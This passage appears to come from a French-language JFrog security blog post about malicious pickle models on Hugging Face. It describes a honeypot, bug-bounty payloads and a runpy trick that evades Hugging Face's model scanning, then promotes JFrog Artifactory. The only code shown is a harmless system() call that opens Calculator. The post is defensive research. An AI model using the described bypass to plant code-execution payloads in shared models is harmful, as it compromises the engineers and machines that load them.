Configuration et surveillance de HoneyPot Configuration et surveillance de HoneyPot
Nous avons réussi à établir une connexion au serveur de l’attaquant. Cependant, malheureusement, aucune commande n’a été reçue avant que la connexion ne soit brusquement interrompue au bout d’une journée.
Hugging Face est également un terrain de jeu pour les chercheurs qui cherchent à faire face aux menaces émergentes
Hugging Face est devenu un terrain de jeu pour les chercheurs qui s’efforcent de contrer de nouvelles menaces, comme en témoignent les diverses tactiques employées pour contourner ses mesures de sécurité.
Tout d’abord, nous pouvons constater que la plupart des charges utiles « malveillantes » relèvent en réalité de tentatives menées par des chercheurs ou des acteurs de programmes de bug bounty pour obtenir l’exécution de code à des fins apparemment légitimes.
system('open /System/Applications/Calculator.app/Contents/MacOS/Calculator')Démonstration d’exécution de code inoffensive sur macOS [paclove/pytorchTest]
Une autre technique implique l’utilisation du module runpy (comme en témoignent des dépôts tels que MustEr/m3e_biased — un modèle téléversé par notre équipe de recherche — sur Hugging Face), qui contourne l’analyse actuelle des modèles malveillants de Hugging Face et simule l’exécution de code Python arbitraire.
MustEr m3e_biased Exemple de charge utile malveillante, aucun avertissement sur la fiche du modèle [MustEr/m3e_biased].
Protéger les écosystèmes d’IA face aux menaces émergentes
L’émergence de telles tactiques souligne la vulnérabilité aux attaques contre la chaîne d’approvisionnement, qui peuvent être adaptées pour cibler des groupes spécifiques tels que les ingénieurs en IA/ML et les machines exécutant les pipelines. De plus, une vulnérabilité récente dans transformers, CVE-2023-6730, met en évidence le risque d’ attaques transitives facilitées par le téléchargement de modèles apparemment inoffensifs, conduisant finalement à l’exécution de code malveillant provenant d’un modèle transitif. Ces incidents rappellent de manière poignante les menaces persistantes auxquelles sont confrontés les dépôts Hugging Face et d’autres dépôts populaires tels que Kaggle, qui pourraient compromettre la confidentialité et la sécurité des organisations utilisant ces ressources, tout en posant des défis aux ingénieurs en IA/ML.
En outre, des initiatives telles que Huntr, une plateforme de bug bounty spécialement conçue pour les CVE liées à l’IA, jouent un rôle crucial dans le renforcement de la posture de sécurité des modèles et plateformes d’IA. Cet effort collectif est impératif pour renforcer les dépôts Hugging Face et préserver la confidentialité et l’intégrité des ingénieurs en IA/ML et des organisations qui s’appuient sur ces ressources.
Sécurisez votre chaîne d’approvisionnement en modèles d’IA avec JFrog Artifactory
Bénéficiez d’une tranquillité d’esprit tout au long du déploiement de vos modèles d’IA grâce à la plateforme JFrog, la solution ultime pour sécuriser votre chaîne d’approvisionnement. Intégrez facilement JFrog Artifactory à votre environnement pour télécharger des modèles en toute sécurité tout en tirant parti de JFrog Advanced Security. Cela vous permet de bloquer en toute confiance toute tentative de téléchargement de modèles malveillants et de garantir l’intégrité de votre écosystème d’IA.
Continuellement mise à jour avec les dernières découvertes de l’équipe JFrog Security Research et d’autres sources de données publiques, notre base de données de modèles malveillants offre une protection en temps réel contre les menaces émergentes. Que vous travailliez avec PyTorch, TensorFlow ou d’autres modèles basés sur pickle, Artifactory, qui agit comme un proxy sécurisé pour les modèles, garantit la protection de votre chaîne d’approvisionnement contre les risques potentiels, vous permettant ainsi d’innover en toute confiance. Gardez une longueur d’avance sur les menaces de sécurité en consultant notre blog de recherche en sécurité et renforcez la sécurité de vos produits et applications.
Tenez-vous au courant avec l’équipe JFrog Security Research
Les découvertes et les travaux de l’équipe de recherche en sécurité jouent un rôle important des fonctionnalités de sécurité des logiciels applicatifs de la plateforme de chaîne d’approvisionnement logicielle JFrog.
Suivez les dernières découvertes et actualités techniques de l’équipe JFrog Security Research sur notre site consacré à la recherche ainsi que sur X, avec le compte @JFrogSecurity.
Experience
JFrog Today
Discover how the JFrog Platform unites DevOps, DevSecOps and MLOps for secure, rapid software delivery.